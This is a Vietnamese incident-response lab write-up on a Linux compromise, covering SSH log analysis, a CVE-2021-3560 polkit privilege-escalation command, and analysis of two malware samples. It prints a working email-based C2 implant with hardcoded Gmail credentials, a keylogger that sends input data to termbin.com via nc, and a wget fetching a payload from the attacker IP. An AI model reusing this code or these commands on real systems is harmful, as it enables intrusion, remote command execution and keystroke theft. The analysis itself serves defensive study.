Aug 24 08:03:54 localhost sshd[43916]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 24 08:04:08 localhost sshd[43940]: Received disconnect from 192.168.196.128 port 48748:11: disconnected by user
Aug 24 08:04:08 localhost sshd[43940]: Disconnected from user chandler 192.168.196.128 port 48748
Aug 24 08:04:08 localhost sshd[43916]: pam_unix(sshd:session): session closed for user chandler
Aug 24 08:04:33 localhost sshd[44161]: Accepted publickey for chandler from 192.168.196.128 port 48750 ssh2: RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ
```

Vào lúc 20:28:31 cùng ngày attacker đã đăng nhập vào tài khoản chandler ở đây attacker đăng nhập thành công nhưng ngay sau khi dis phiên đăng nhập thì có vẻ như đã xác thức authorized_keys thất bại

```
Aug 24 08:03:54 localhost sshd[43916]: Accepted password for chandler from 192.168.196.128 port 48748 ssh2
Aug 24 08:03:54 localhost sshd[43916]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 24 08:04:08 localhost sshd[43940]: Received disconnect from 192.168.196.128 port 48748:11: disconnected by user
Aug 24 08:04:08 localhost sshd[43940]: Disconnected from user chandler 192.168.196.128 port 48748
Aug 24 08:04:08 localhost sshd[43916]: pam_unix(sshd:session): session closed for user chandler
Aug 24 08:04:33 localhost sshd[44161]: Accepted publickey for chandler from 192.168.196.128 port 48750 ssh2: RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ
Aug 24 08:04:33 localhost sshd[44161]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 24 08:22:36 localhost polkitd[1030]: Loading rules from directory /etc/polkit-1/rules.d
Aug 24 08:22:36 localhost polkitd[1030]: Loading rules from directory /usr/share/polkit-1/rules.d
Aug 24 08:22:36 localhost polkitd[1030]: Finished loading, compiling and executing 11 rules
Aug 24 08:22:36 localhost polkitd[1030]: Acquired the name org.freedesktop.PolicyKit1 on the system bus
Aug 24 08:22:37 localhost sshd[1168]: Server listening on 0.0.0.0 port 22.
Aug 24 08:22:37 localhost sshd[1168]: Server listening on :: port 22.
Aug 24 08:22:38 localhost systemd[1493]: pam_unix(systemd-user:session): session opened for user gdm by (uid=0)
Aug 24 08:22:38 localhost gdm-launch-environment][1446]: pam_unix(gdm-launch-environment:session): session opened for user gdm by (uid=0)
Aug 24 08:22:41 localhost polkitd[1030]: Registered Authentication Agent for unix-session:c1 (system bus name :1.57 [/usr/bin/gnome-shell], object path /org/freedesktop/PolicyKit1/
Aug 24 08:22:58 localhost systemd[2224]: pam_unix(systemd-user:session): session opened for user cyberdefenders by (uid=0)
Aug 24 08:22:58 localhost gdm-password][2213]: pam_unix(gdm-password:session): session opened for user cyberdefenders by (uid=0)
Aug 24 08:23:01 localhost polkitd[1030]: Registered Authentication Agent for unix-session:2 (system bus name :1.261 [/usr/bin/gnome-shell], object path /org/freedesktop/PolicyKit1/
Aug 24 08:23:08 localhost polkitd[1030]: Unregistered Authentication Agent for unix-session:c1 (system bus name :1.57, object path /org/freedesktop/PolicyKit1/AuthenticationAgent,
Aug 24 08:23:08 localhost gdm-launch-environment][1446]: pam_unix(gdm-launch-environment:session): session closed for user gdm
Aug 24 08:23:59 localhost sshd[2979]: Connection from 192.168.196.128 port 48762 on 192.168.196.129 port 22
Aug 24 08:24:19 localhost sshd[2979]: Accepted key RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ found at /home/chandler/.ssh/authorized_keys:1
Aug 24 08:24:19 localhost sshd[2979]: Postponed publickey for chandler from 192.168.196.128 port 48762 ssh2 [preauth]
Aug 24 08:24:19 localhost sshd[2979]: Accepted key RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ found at /home/chandler/.ssh/authorized_keys:1
Aug 24 08:24:19 localhost sshd[2979]: Accepted publickey for chandler from 192.168.196.128 port 48762 ssh2: RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ
Aug 24 08:24:20 localhost systemd[2986]: pam_unix(systemd-user:session): session opened for user chandler by (uid=0)
Aug 24 08:24:20 localhost sshd[2979]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 24 08:24:20 localhost sshd[2979]: User child is on pid 3010
Aug 24 08:24:20 localhost sshd[3010]: Starting session: shell on pts/0 for chandler from 192.168.196.128 port 48762 id 0
Aug 24 08:27:44 localhost accounts-daemon[1137]: request by system-bus-name::1.555: create user 'rachel'
```


Vào ngày 24/8 lúc 08:03:54 attacker lại tiếp tục đăng nhập vào tài khoản chandler .

```
ls
touch todo]
mv todo] todo
nano todo
ifconfig
whoami
ls /tmp/
exit
ct todo
cat todo
exit
cd /tmp/
nano p3333r.sh
ls
cat todo
cd tmp
cd /tmp/
nano p3333r.sh
chmod +x ./p3333r.sh
./p3333r.sh
exit
cat .ssh/authorized_keys
cd /tmp/
ls
nano ./p3333r.sh
./p3333r.sh
exit
/tmp/p3333r.sh
exit
rm /tmp/p3333r.sh
yum list installed
cat /etc/os-release
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateU
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1004 org.freedesktop.Account
su - rachel
```

Kiểm tra file bash_history của user chandler chúng ta có thể thấy attacker đã sử dụng những command get thông tin như whoami và ifconfig , ngoài ra có 1 file trông khá đáng nghi là p3333r.sh .Ở đây file này đã được rm nên chúng ta không thể xác định được source của file này nhưng dựa vào việc sau khi xác nhận khóa xong chúng ta có thể thấy attacker đã tạo thêm tài khoản **rachel** với quyền root cho thấy attacker đã sử dụng lỗ hỏng CVE để có thể leo thang đặc quyền

```
Aug 24 08:27:44 localhost useradd[3151]: new group: name=rachel, GID=1004
Aug 24 08:27:44 localhost useradd[3151]: new user: name=rachel, UID=1004, GID=1004, home=/home/rachel, shell=/bin/bash
Aug 24 08:27:44 localhost useradd[3151]: add 'rachel' to group 'wheel'
Aug 24 08:27:44 localhost useradd[3151]: add 'rachel' to shadow group 'wheel'
```

Ở đây attacker đã sử dụng lỗ hổng **CVE-2021-3560 Polkit Privilege Esclation**




CVE-2021-3560 là một cơ chế xác thực trên polkit, cho phép người dùng không có quyền cao gọi các phương thức đặc quyền bằng DBus gọi 2 phương thức đặc quyền được cung cấp bởi Accountservice (CreateUser và SetPassword), cho phép chúng ta tạo một phương thức đặc quyền người dùng sau đó đặt mật khẩu cho nó.

polkit kiểm tra xem người gọi có được phép gọi phương thức đó hay không, trước tiên nó sẽ kiểm tra id người dùng của người gọi, nếu nó bằng 0 thì người gọi được coi là root và hành động được cho phép mà không yêu cầu xác thực, nếu không thì nó sẽ yêu cầu cho mật khẩu của người dùng.

Attacker có thể khai thác lỗ hổng này bằng cách gửi tin nhắn dbus nhưng close request luôn trong khi polkit đang xử lý. Sau đó, Attacker có thể gửi yêu cầu thứ hai với mã định danh bus duy nhất của yêu cầu trước đó để thực hiện yêu cầu dưới dạng UID = 0 (quyền root)

Lỗ hổng này tồn tại trong polkit vì nó xử lý UID của kết nối với số nhận dạng bus, dưới dạng yêu cầu từ UID 0 vậy nếu chúng ta có thể căn thời gian exploit chính xác và chấm dứt yêu cầu đầu tiên của mình vào đúng thời điểm , thì chúng ta có thể request thứ hai với đặc quyền của UID 0 hay còn gọi là root. Time cần thiết để exploit là time request tới dbus và được tính bằng dbus-message / 2

Cụ thể ở đây attack đã send command này đầu tiên dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:rachel string:"Anon" int32:1 & sleep 0.008s ; kill $!; cat /etc/passwd . Time mà attack đã căn để close request đầu tiên là 0.008s create user Rachel để khởi tạo user với đặc quyền root và command thứ 2 để set UID cho user đó .



Sau khi có được quyền root với user Rachel . Attacker đã dùng wget để tại 1 file c2c.py từ ip của attacker là 192.168.196.128 trông tên file có vẻ như là hành động thực hiện C&C của attacker . Ở đây attacker cũng đã bật cron.service .

```
crontab -e
wget http://192.168.196.128/a_p.sh
cat a_p.sh
chmod +x ./a_p.sh
./a_p.sh
reboot
which python2
which python
sudo yum install python2
sudo crontab -e
which python2
sudo crontab -e
crontab -e
sudo ls /root/
```

2.Phân tích các mẫu độc hại trong sự cố

Ở đây chúng ta có 3 file chúng ta cần thực thi là p33333r.sh , c2c.py và xfil.py . Nhưng file p33333r.sh đã bị xóa nên chúng ta chỉ có thể phân tích 2 file kia

2.1 c2c.py

```
if len(sys.argv) < 3:
    print "improper usage"
    print "%s implant|client <id>" % sys.argv[0]
    exit(1)
elif sys.argv[1] == "implant":
    state = "implant"
    state_r = "client"
elif sys.argv[1] == "client":
    state = "client"
    state_r = "implant"
id = sys.argv[2]
```

Nó sẽ dựa theo tham số thứ 3 truyền vào mà xác định là client hay implant mà gán biến state tùy thuộc

```
if __name__ == "__main__":
    if state == "implant":
        while True:
            last = read(last)
            time.sleep(1)
    elif state == "client":
        threads=[]
        t = threading.Thread(name='daemon', target=c_read)
        t.setDaemon(True)
        threads.append(t)
        t.start()
        while True:
            content = raw_input(" ")
            send("com:" + content)
```

Ở hàm main nếu state là implaint thì nó sẽ thực hiện hàm read với tham số là last được khởi tạo là rỗng .

```
last = ''
```

Đi vào hàm read

```
def read(last):
    mail = imaplib.IMAP4_SSL('imap.gmail.com')
    mail.login(username, passwd)
    mail.list()
    mail.select("inbox")


    result, data = mail.search(None, '(FROM "%s" SUBJECT "%s:%s")' % (username, id, state_r))

    ids = data[0]
    id_list = ids.split()
    try:
        latest_email_id = id_list[-1]
    except:
        return
    result, data = mail.fetch(latest_email_id, "(RFC822)")

    raw_email = data[0][1]
    if raw_email == last:
        return raw_email
    print raw_email.split("SUBJECT")[1].split(state_r)[1]
    send(execute(raw_email))
    return raw_email
```

Trước tiên, nó tạo một kết nối IMAP SSL đến máy chủ imap.gmail.com thông qua giao thức IMAP4_SSL . Tiếp theo, nó đăng nhập vào tài khoản Gmail bằng cách sử dụng username và passwd

```
username = 'cdefender16@gmail.com'
passwd = 'dumbledorearmy'
```

Sau khi đăng nhập thành công, yêu cầu LIST để liệt kê tất cả các thư mục trong hộp thư của người dùng.Sau đó, tìm kiếm thư mục inbox. Tiếp theo, sử dụng phương thức mail.search để tìm kiếm username,id và state_r. Sau đó, nó sử dụng mail.fetch để lấy nội dung của email được chọn

Tóm lại thì mục đích chính của hàm này là tự động đọc và xử lý các email từ hộp thư đến của người dùng để thực hiện các hành động cụ thể dựa trên nội dung của email

Chúng ta có thể thấy nó thực hiên hàm send với parameter là hàm excute với raw_input

```
def execute(email):
    if not "com:" in email:
        return
    else:
        com = email.split("com:")[1].rstrip()
        print com
        process = Popen(com, stdout=PIPE, stderr=PIPE, shell=True)
        stdout, stderr = process.communicate()
        print stdout, stderr
        return stdout, stderr
    return "fail"
```

Về cơ bản thì Hàm này thực thi một lệnh command được truyền qua email

Ngược lại state là "client", chương trình sẽ khởi tạo một thread daemon và target là hàm c_read.Nó set là true để nó có thể liên tục chạy. Đồng thời, chương trình chính sẽ thực hiện vòng lặp vô hạn để nhận và gửi tin nhắn từ và đến người dùng bằng cách sử dụng hàm send với nội dung nhập từ người dùng thông qua hàm raw_input

Đi vào hàm c_read

```
def c_read():
    last = ''
    while True:
        last = read(last)
        time.sleep(1)
```

Về cơ bản thì nó thực thi giống với hàm read

```
def send(content):
    if content == None:
        return
    msg = 'SUBJECT: %s\n\n%s' % (id + ":" + state,content)

    server = smtplib.SMTP('smtp.gmail.com:587')
    server.ehlo()
    server.starttls()
    server.login(username,passwd)
    server.sendmail(username, username, msg)
    server.quit()
```

Hàm này có nhiệm vụ chính là gửi email từ tài khoản Gmail của người dùng, với tiêu đề được xác định bằng <id> và <state> và nội dung là content.

Tóm lại thì file c2c.py giống như mọi hành động c2c khác là cho phép gửi và nhận lệnh từ một máy tính (client) thông qua email, và thực thi các lệnh đó trên một máy chủ (implant)


2.2 xfil.py

```
import subprocess, binascii, hashlib, random, string, time

f = open("/dev/input/event1","rb")
data = ''

rec = time.time()
while time.time() < rec+10:
    data += f.read(24)
f.close()
print("test")
link = subprocess.Popen('echo {} | nc termbin.com 9999'.format(data.encode('hex')), shell=True, stdout=subprocess.PIPE).communicate()[0][20:-2]
print(link)
with open("xfil.txt", "w") as file1:
    # Writing data to a file
    file1.write(link)
    file1.close
```

Tệp /dev/input/event1 thường là một thiết bị đầu vào hệ thống, có thể là bàn phím, chuột, hoặc các thiết bị đầu vào khác.. File này sẽ mở file event1 và đọc file sau đó nó sẽ open 1 nc đến miền termbin.com với port là 9999 lưu dữ liệu dưới dạng hex . Nếu chúng ta mở xfil.txt tại thời điểm lúc đó thì chúng ta sẽ thấy link liên kết của nó là iof5



3.IOC

File :

- Filename : c2c.py

MD5 Hash : 56eb6ca08f7b8ead5ed4c0e76647205e

Filename : xfil.py

MD5 Hash: 067495aadf3fdfbb900a28a15d47913d

IP : 192[.]168[.]196[.]128

Mail :

- cdefender16@gmail[.]com

- smtp.gmail.com:587

Domain : termbin[.]com/iof5

4.Mitre ATT&CK Mapping

1.Brute Force Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®

2. Command and Scripting Interpreter Command and Scripting Interpreter, Technique T1059 - Enterprise | MITRE ATT&CK®

3. Create Account Create Account, Technique T1136 - Enterprise | MITRE ATT&CK®

4. Account Manipulation: SSH Authorized Keys Account Manipulation: SSH Authorized Keys, Sub-technique T1098.004 - Enterprise | MITRE ATT&CK®

5. Valid Accounts Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®

6. Input Capture Input Capture, Technique T1056 - Enterprise | MITRE ATT&CK®

7. Exfiltration Over C2 Channel Exfiltration Over C2 Channel, Technique T1041 - Enterprise | MITRE ATT&CK®